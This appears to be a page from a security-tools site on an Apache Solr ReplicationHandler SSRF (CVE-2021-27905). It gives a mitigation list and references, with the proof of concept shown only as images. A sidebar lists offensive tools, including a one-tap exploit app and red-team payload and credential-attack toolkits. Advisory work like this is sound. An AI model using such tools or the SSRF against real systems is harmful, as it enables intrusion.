
SSRF PoC

Mitigation (8.8.2+)

Solr ReplicationHandler was patched to:

  • Validate that masterUrl/leaderUrl points only to approved hosts.
  • Restrict acceptable URL schemes (http, https only ).
  • Harden remote streaming features.
  • Recommend admins to secure /replication with auth or remove it entirely if unused.


Reference

  • https://nvd.nist.gov/vuln/detail/CVE-2021-27905
  • https://lists.apache.org/thread/90kct018gfdnvh9wh5xvt0grm9jk2l80

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    590
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    383
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    309
  • 6

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    283

Explore all tools

Browse our collection of tools

View all tools →




